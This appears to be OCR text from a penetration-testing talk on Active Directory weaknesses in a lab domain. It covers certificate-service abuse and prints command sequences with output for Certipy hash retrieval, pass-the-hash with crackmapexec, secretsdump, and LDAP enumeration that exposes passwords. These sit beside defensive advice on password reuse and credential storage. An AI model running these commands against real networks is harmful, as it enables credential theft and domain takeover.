→  ~ certipy auth -pfx 'administrator.pfx' -dc-ip '192.168.2.221' -username 'Administrator' -domain
 'sneakernet.local'
Certipy v4.3.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sneakernet.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sneakernet.local': aad3b435b51404eeaad3b435b51404ee:0a9dcd1b06edd28
53ed1892603e2c542
```

```
→  ~ crackmapexec smb 192.168.2.221 -u Administrator -H 0a9dcd1b06edd2853ed1892603e2c542 -x 'whoami
'
SMB         192.168.2.221   445    SN-SVR-VEEAM     [*] Windows 10.0 Build 20348 x64 (name:SN-SVR-V
EEAM) (domain:SNEAKERNET.local) (signing:True) (SMBv1:False)
SMB         192.168.2.221   445    SN-SVR-VEEAM     [+] SNEAKERNET.local\Administrator:0a9dcd1b06ed
d2853ed1892603e2c542 (Pwn3d!)
SMB         192.168.2.221   445    SN-SVR-VEEAM     [+] Executed command
SMB         192.168.2.221   445    SN-SVR-VEEAM     sneakernet\administrator
→  ~ secretsdump.py -just-dc -hashes 'aad3b435b51404eeaad3b435b51404ee:0a9dcd1b06edd2853ed1892603e2
c542' 'sneakernet.local/Administrator@sneakernet.local' -target '192.168.2.221' -dc-ip '192.168.2.2
21'
```

Testing ADCS and Resources

- Certipy (python) [project link] < - Recommended

```
pip3 install certipy-ad
certipy find -vulnerable -stdout -u lowprivuser@domain.local -p password
```

- Certify (windows) [compiled] [source]


```
Certify.exe find /vulnerable /currentuser /domain:domain.local
```


Helpful Resources:

ReCertifying Active Directory Certificate Services

Certified Pre-Owned Whitepaper

Description Field





Description Field

```
~ crackmapexec ldap SN-SVR-VEEAM -u darlene.alderson -p Sn34kerNet23 --users
3          sn-svr-veeam.sneakernet.local 445    SN-SVR-VEEAM     [*] Windows 10.0 Build 20348 x64 (name:SN-SVR-VEEAM) (domain:
(SMBv1:False)
AP         sn-svr-veeam.sneakernet.local 389    SN-SVR-VEEAM     [+] SNEAKERNET.local\darlene.alderson:Sn34kerNet23
AP         sn-svr-veeam.sneakernet.local 389    SN-SVR-VEEAM     [*] Total of records returned 22
AP         sn-svr-veeam.sneakernet.local 389    SN-SVR-VEEAM     Guest                          Built-in account for guest ac
AP         sn-svr-veeam.sneakernet.local 389    SN-SVR-VEEAM     krbtgt                         Key Distribution Center Servi
AP         sn-svr-veeam.sneakernet.local 389    SN-SVR-VEEAM     Administrator                  Built-in account for administ
AP         sn-svr-veeam.sneakernet.local 389    SN-SVR-VEEAM     brett
AP         sn-svr-veeam.sneakernet.local 389    SN-SVR-VEEAM     brett.gustafson
AP         sn-svr-veeam.sneakernet.local 389    SN-SVR-VEEAM     dade.murphy
AP         sn-svr-veeam.sneakernet.local 389    SN-SVR-VEEAM     kate.libby
AP         sn-svr-veeam.sneakernet.local 389    SN-SVR-VEEAM     elliot.alderson
AP         sn-svr-veeam.sneakernet.local 389    SN-SVR-VEEAM     darlene.alderson
AP         sn-svr-veeam.sneakernet.local 389    SN-SVR-VEEAM     angela.bennett                 Pw: Ber5348833
AP         sn-svr-veeam.sneakernet.local 389    SN-SVR-VEEAM     david.lightman
AP         sn-svr-veeam.sneakernet.local 389    SN-SVR-VEEAM     emmanuel.goldstein
AP         sn-svr-veeam.sneakernet.local 389    SN-SVR-VEEAM     paul.cook
AP         sn-svr-veeam.sneakernet.local 389    SN-SVR-VEEAM     joey.pardella                  Disabled 3/6/23
AP         sn-svr-veeam.sneakernet.local 389    SN-SVR-VEEAM     ramon.sanchez
AP         sn-svr-veeam.sneakernet.local 389    SN-SVR-VEEAM     martin.bishop                  New Account for Martin.Brice
AP         sn-svr-veeam.sneakernet.local 389    SN-SVR-VEEAM     martin.brice
AP         sn-svr-veeam.sneakernet.local 389    SN-SVR-VEEAM     veeam.svcacct                  Pass: Vee@m-Serv1c3
AP         sn-svr-veeam.sneakernet.local 389    SN-SVR-VEEAM     eugene.belford                 On leave - returns 2044
```

Privileged Password Reuse

Privileged Password Reuse

Username	Password
copier	S3cr3tk3ys!
domainadmin	S3cr3tk3ys!
cisco switch login	S3cr3tk3ys!
local admin	SN@dm1n!
svc_automate	SN@dm1n!
svc_sccm	SN@dm1nSCCM!
svc_sqlservice	SN@dm1nMSDB!

- When a password manager isn't consistently used, admins use easy-to-remember passwords
- L33tsp34k is predictable
- As soon as I get a password, I will spray against all accounts


Privileged Password Reuse

- Use a good password manager
- Use service accounts and a separate one for each service
  - Don’t reuse the same account everywhere
- Unique randomly generated password for every account
- Planning how to lockdown password manager and using strong authentication mechanisms for password manager are critical


Ideal Service Passwords


Username	Password
copier	4{W}xhZ(neXw!)d&_fnr&HYKk
domainadmin	&(!s@av73AP>z+J=QL?4pq--y
cisco switch login	=d6yVWvwbgshjSjdxe.}aWk9q
local admin	!D3p+f.RA/.SUb_w/8>7=6]>)
svc_automate	G2RxqS=fxXKx7U{ah9h*zdDM
svc_sccm	MDYj={LYn{jQ%t?eZ)N_uq3FL
svc_sqlservice	Kp9t!s@BkGr-FY49u*(cyh2R?

Insecure Credential Storage



Insecure Credential Storage





Improving Credential Storage

- Password manager solution for employees (in addition to IT)
  - If you don't, passwords will end up in Excel, Word Docs, Text Files, etc
- Use SSO wherever possible
- Passwords in scripts, db connection files, etc

Searching For Exposed Credentials

Tools to help hunt for unintentionally exposed credentials

- Snaffler [Binary] (Windows)
- Manspider [Link] (Python)

Poisoning Attacks


Name Resolution in Windows

- Local Cache
- Hosts File
- DNS
- Link-Local Multicast Name Resolution (LLMNR)
- NetBIOS Name Service (NBT-NS)


LLMNR/NBTNS Poisoning

- Systems prefer to look up hostnames over DNS
- If a record isn’t present in DNS, machine will use broadcast/multicast protocols to try to find machine
- We can abuse that to have machine to attempt to communicate with us
- The machine will automatically try to authenticate to us

LLMNR/NBTNS Poisoning

